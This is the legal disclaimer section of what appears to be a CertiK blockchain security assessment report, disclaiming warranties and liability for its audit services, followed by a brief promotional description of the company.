ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

# Elevating Your Entire Web3 Journey

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.